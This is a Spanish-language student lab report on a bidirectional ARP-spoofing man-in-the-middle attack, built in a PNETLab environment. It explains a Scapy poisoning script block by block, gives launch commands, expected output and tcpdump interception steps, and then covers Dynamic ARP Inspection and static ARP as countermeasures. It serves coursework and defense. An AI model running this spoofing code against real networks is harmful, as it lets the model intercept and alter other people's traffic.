



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
Ataque ARP MitM

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:
05/06/2026

Enlace a GitHub 1

1. Objetivo del Laboratorio	1
2. Objetivo del Script	1
2.1 Parámetros de Uso	1
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script	3
Bloque 1: Importación de Módulos	3
Bloque 2: Activación del IP Forwarding	3
Bloque 3: Resolución de MACs	3
Bloque 4: Construcción del ARP Reply Falso	4
Bloque 5: Bucle de Envenenamiento Bidireccional	4
Bloque 6: Restauración Limpia	4
4. Documentación de la Red	6
4.1 Topología	6
4.2 Tabla de Dispositivos y Direccionamiento IP	6
5. Ejecución del Ataque	8
Paso 1: Preparar el entorno	8
Paso 2: Verificar cachés ARP legítimas (ANTES del ataque)	8
Paso 3: Lanzar el ataque	8
Paso 4: Verificar el envenenamiento en la víctima	8
Paso 5: Verificar la interceptación con tcpdump	8
Paso 6: Detener el ataque	9
6. Capturas de Pantalla	9
7. Contramedidas y Mitigación	12
Contramedida 1: Dynamic ARP Inspection (Recomendado)	12
Contramedida 2: ARP estático en hosts críticos	12
Contramedida 3: Verificar y restaurar manualmente	12
Resumen de contramedidas	12
8. Video Demostrativo	13
9. Referencias	13

Enlace a GitHub

Enlace a GitHub

https://github.com/Jordy513/P1_ARP_MitM_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es demostrar las vulnerabilidades del protocolo ARP (Address Resolution Protocol) frente a la inyección de respuestas falsificadas. ARP carece de autenticación, lo que permite a un atacante en el mismo segmento L2 envenenar las cachés ARP de la víctima y el gateway, posicionándose como intermediario de todo el tráfico de red.

Se busca evidenciar específicamente:

- Cómo un atacante puede envenenar simultáneamente la caché ARP de la víctima y del gateway.
- Cómo todo el tráfico entre la víctima e Internet pasa por la máquina del atacante (Man-in-the-Middle).
- La capacidad de interceptar, leer o modificar el tráfico no cifrado en tránsito.
- La efectividad de Dynamic ARP Inspection (DAI) como contramedida en switches Cisco.

Este laboratorio se realiza en un entorno controlado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

2. Objetivo del Script

El script `JordyRosario_20250737_ARP_MitM.py` implementa un ataque de ARP Spoofing bidireccional utilizando la librería `Scapy`. El script resuelve automáticamente las MACs de los objetivos, activa el reenvío de paquetes IP en el kernel de Kali para no interrumpir la conectividad de la víctima, y envía continuamente ARP Replies falsos a ambos extremos de la comunicación.

Al finalizar con `Ctrl+C`, el script restaura automáticamente las cachés ARP a su estado original.

2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_ARP_MitM.py <IP_victima> <IP_gateway>  
<interfaz>
```

Parámetro	Descripción	Requerido	Ejemplo
IP_victima	Dirección IP del host objetivo a interceptar	Sí	20.25.37.50
IP_gateway	Dirección IP del gateway/router de la red	Sí	20.25.37.1
interfaz	Interfaz del atacante en el segmento L2	Sí	eth0

Ejemplo de uso:

```
sudo python3 JordyRosario_20250737_ARP_MitM.py 20.25.37.50 20.25.37.1 eth0
```

2.2 Requisitos del Sistema

Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab)
Lenguaje	Python 3
Dependencia	scapy
Privilegios	sudo / root obligatorio
Módulo del kernel	net.ipv4.ip_forward (activado automáticamente por el script)
Entorno de red	Atacante en el mismo segmento L2 que la víctima y el gateway

```
pip install scapy
```

3. Funcionamiento del Script

A continuación se explica el script bloque por bloque:

Bloque 1: Importación de Módulos

```
import sys, time, signal, subprocess
from scapy.all import ARP, Ether, srp, sendp, get_if_hwaddr
```

- **signal**: permite capturar Ctrl+C para ejecutar la restauración limpia de las cachés ARP antes de salir.
- **subprocess**: para invocar sysctl y activar/desactivar el IP forwarding del kernel Linux.
- **srp**: envía paquetes y captura respuestas en Capa 2 — se usa para resolver MACs mediante ARP Request.
- **sendp**: envía paquetes en Capa 2 sin esperar respuesta — se usa para inyectar los ARP Replies falsos.

Bloque 2: Activación del IP Forwarding

```
def set_ip_forwarding(enable):
    value = "1" if enable else "0"
    subprocess.run(["sysctl", "-w", f"net.ipv4.ip_forward={value}"],
                   capture_output=True)
```

- Crítico para el MitM: sin IP forwarding activo, Kali descartaría los paquetes de la víctima en lugar de reenviarlos al gateway, lo que interrumpiría la conectividad y alertaría a la víctima.
- Se activa al inicio del ataque y se desactiva automáticamente al terminar.

Bloque 3: Resolución de MACs

```
def obtener_mac(ip, interfaz):
    ans, _ = srp(
        Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip),
        iface=interfaz, timeout=2, retry=3, verbose=False
    )
    return ans[0][1].hwsrc
```

- Envía un ARP Request en broadcast preguntando quién tiene la IP objetivo.
- El dispositivo legítimo responde con su MAC real, que el script almacena para usarla en los Replies falsos.
- **retry=3**: reintenta hasta 3 veces si no hay respuesta, mejorando la fiabilidad en redes con latencia.

Bloque 4: Construcción del ARP Reply Falso

```
def construir_reply(pdst, psrc, hwdst, hwsrc):
    return Ether(dst=hwdst) / ARP(
        op=2,          # ARP Reply
        pdst=pdst,     # IP destino (quien recibe el engaño)
        psrc=psrc,     # IP origen falsa (nos hacemos pasar por este)
        hwdst=hwdst,   # MAC destino
        hwsrc=hwsrc    # MAC origen falsa (la MAC del atacante)
    )
```

- op=2: indica ARP Reply — los dispositivos actualizan su caché ARP al recibirlo sin verificación.
- El ataque es bidireccional: se envían Replies falsos tanto a la víctima como al gateway simultáneamente.

Bloque 5: Bucle de Envenenamiento Bidireccional

```
while True:
    # Engañamos a la víctima: el gateway tiene la MAC de Kali
    sendp(construir_reply(ip_victima, ip_gateway, MAC_VICTIMA, mac_kali),
    ...)
    # Engañamos al gateway: la víctima tiene la MAC de Kali
    sendp(construir_reply(ip_gateway, ip_victima, MAC_GATEWAY, mac_kali),
    ...)
    paquetes_enviados += 2
    time.sleep(2)
```

- Víctima envenenada: cree que el gateway está en la MAC de Kali → envía su tráfico a Kali.
- Gateway envenenado: cree que la víctima está en la MAC de Kali → envía respuestas a Kali.
- time.sleep(2): los ARP Replies se reenvían cada 2 segundos para sobrescribir las entradas legítimas antes de que expiren.

Bloque 6: Restauración Limpia

```
def restaurar_arp():
    for _ in range(5):
        sendp(construir_reply(IP_VICTIMA, IP_GATEWAY, MAC_VICTIMA,
        MAC_GATEWAY), ...)
        sendp(construir_reply(IP_GATEWAY, IP_VICTIMA, MAC_GATEWAY,
        MAC_VICTIMA), ...)
        time.sleep(0.3)
```

- Al presionar Ctrl+C, el script envía 5 veces los ARP Replies legítimos con las MACs reales para restaurar las cachés a su estado correcto.
- También desactiva el IP forwarding del kernel antes de salir.

4. Documentación de la Red

4.1 Topología

La topología fue construida en PNETLab con dispositivos IOL de Cisco y un contenedor Docker como cliente víctima. El diagrama completo se encuentra en screenshots/topologia.png.

```

+-----+
|      R1      | <- Router / Gateway  20.25.37.1
| e0/0         |
+-----+-----+
| e0/0         |
+-----+-----+
|      SW1     | <- Switch Core (Trunk 802.1Q)
+-----+-----+
| e0/1 -> e0/0 |
+-----+-----+
+-----+-----+
| e0/3         | SW2         | e0/1         |
+-----+-----+
+-----+-----+
| Kali Linux   |             | Docker      |
| 20.25.37.100|             | 20.25.37.50  |
+-----+-----+
| e1           |
+-----+-----+
|      Net     | <- Red externa (SSH)
+-----+-----+

Flujo MitM activo:
Victima -> [cree ir a R1] -> Kali -> R1 -> Internet
Internet -> R1 -> [cree ir a Victima] -> Kali -> Victima

```

4.2 Tabla de Dispositivos y Direccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo	Interfaz	IP	VLAN	RoI
R1	Router IOL	e0/0	20.25.37.1/24	VLAN 10	Default Gateway
SW1	Switch IOL	e0/0, e0/1	N/A	Trunk 802.1Q	Switch Core
SW2	Switch IOL	e0/0–e0/3	N/A	e0/0 Trunk; e0/1–e0/3 VLAN 10	Switch de Acceso
Kali Linux	VM QEMU	eth0 (SW2 e0/3), e1	20.25.37.100/24	VLAN 10 (Access)	Atacante / MitM

Dispositivo	Tipo	Interfaz	IP	VLAN	RoI
Docker	Contenedor	eth1	20.25.37.50/24	VLAN 10	Cliente Víctima

5. Ejecución del Ataque

Paso 1: Preparar el entorno

```
pip install scapy
git clone https://github.com/Jordy513/P2_ARP_MitM_20250737.git
cd P2_ARP_MitM_20250737
```

Paso 2: Verificar cachés ARP legítimas (ANTES del ataque)

En el Docker víctima:

```
arp -n
```

Anota que 20.25.37.1 (R1) apunta a la MAC real del router.

Paso 3: Lanzar el ataque

```
sudo python3 JordyRosario_20250737_ARP_MitM.py 20.25.37.50 20.25.37.1 eth0
```

Salida esperada:

```
[*] Resolviendo MAC de 20.25.37.50 ...
[*] MAC de 20.25.37.50 -> 50:00:00:55:00:01
[*] Resolviendo MAC de 20.25.37.1 ...
[*] MAC de 20.25.37.1 -> aa:bb:cc:dd:ee:ff
[*] IP Forwarding -> ACTIVADO
[*] Iniciando ARP Spoofing (MitM) en eth0...
[>] Paquetes enviados: 12
```

Paso 4: Verificar el envenenamiento en la víctima

```
arp -n
```


La MAC de 20.25.37.1 (R1) ahora apunta a la MAC de Kali — el envenenamiento fue exitoso.

Paso 5: Verificar la interceptación con tcpdump

```
sudo tcpdump -i eth0 -n host 20.25.37.50
```

Verás el tráfico de la víctima pasando por Kali antes de llegar al gateway.



Paso 6: Detener el ataque








El script restaura automáticamente las cachés ARP y desactiva el IP forwarding.

6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

#	Archivo	Descripción
1		Topología en PNETLab con nombre y matrícula visibles
2		Caché ARP legítima en la víctima antes del ataque

#	Archivo	Descripción
3		Script corriendo — resolución de MACs y contador de paquetes
4		Caché ARP de la víctima con la MAC de Kali en lugar de R1
5		tcpdump en Kali mostrando el tráfico de la víctima en tránsito

#	Archivo	Descripción
6		DAI configurado en SW2
7		Caché ARP restaurada automáticamente tras Ctrl+C

7. Contramedidas y Mitigación

La defensa principal contra ARP Spoofing es Dynamic ARP Inspection (DAI), una función de seguridad de Capa 2 que valida los paquetes ARP contra la tabla de binding de DHCP Snooping antes de permitirlos.

Contramedida 1: Dynamic ARP Inspection (Recomendado)

```
SW2# configure terminal
SW2(config)# ip dhcp snooping
SW2(config)# ip dhcp snooping vlan 10
SW2(config)# ip arp inspection vlan 10
SW2(config)# interface ethernet 0/0
SW2(config-if)# ip dhcp snooping trust
SW2(config-if)# ip arp inspection trust
SW2(config-if)# interface ethernet 0/1
SW2(config-if)# ip arp inspection limit rate 100
SW2(config-if)# interface ethernet 0/2
SW2(config-if)# ip arp inspection limit rate 100
SW2(config-if)# interface ethernet 0/3
SW2(config-if)# ip arp inspection limit rate 100
SW2(config-if)# end
SW2# write memory
```

Efecto: El switch valida cada ARP Reply contra la tabla de DHCP Snooping. Si la MAC del Reply no coincide con la asignación DHCP registrada, el paquete es descartado. Los Replies falsos de Kali son bloqueados antes de llegar a la víctima o al gateway.

Contramedida 2: ARP estático en hosts críticos

```
arp -s 20.25.37.1 aa:bb:cc:dd:ee:ff
```

Efecto: Las entradas ARP estáticas no pueden ser sobrescritas por Replies dinámicos. El atacante no puede envenenar la caché del host que tenga la entrada estática del gateway.

Contramedida 3: Verificar y restaurar manualmente

```
# Verificar caché ARP
arp -n
ip neigh show

# Limpiar entradas sospechosas
ip neigh flush dev eth1
```

Resumen de contramedidas

Contramedida	Comando	Alcance	Efecto
Dynamic ARP Inspection	ip arp inspection vlan	Por VLAN	Descarta ARP Replies no validados por DHCP Snooping
ARP estático	arp -s <IP> <MAC>	Por host	Inmuniza el host contra envenenamiento dinámico
DHCP Snooping	ip dhcp snooping trust	Por puerto	Base de datos de bindings para DAI

8. Video Demostrativo

Enlace: https://youtube.com/enlace_aqui

Contenido del video:

- Topología visible con nombre y matrícula.
- Hora y fecha del sistema visible.
- Cara y voz del autor.
- Caché ARP legítima antes del ataque.
- Script resolviendo MACs e iniciando el envenenamiento.
- Caché ARP de la víctima con MAC del atacante.
- Tráfico interceptado visible en tcpdump.
- Aplicación de DAI como contramedida.
- Restauración automática de cachés ARP al detener.

9. Referencias

- Plummer, D. (1982). RFC 826 — An Ethernet Address Resolution Protocol. IETF.
- Cisco Systems. (2023). Dynamic ARP Inspection Configuration Guide.
- Cisco Systems. (2023). DHCP Snooping Configuration Guide.
- Biondi, P. et al. (2024). Scapy Documentation. <https://scapy.readthedocs.io/en/latest/>
- ITLA. (2026). Seguridad de Redes — Material de Curso 2026-C-2.
- Troubleshooting y documentación apoyado en Inteligencia Artificial.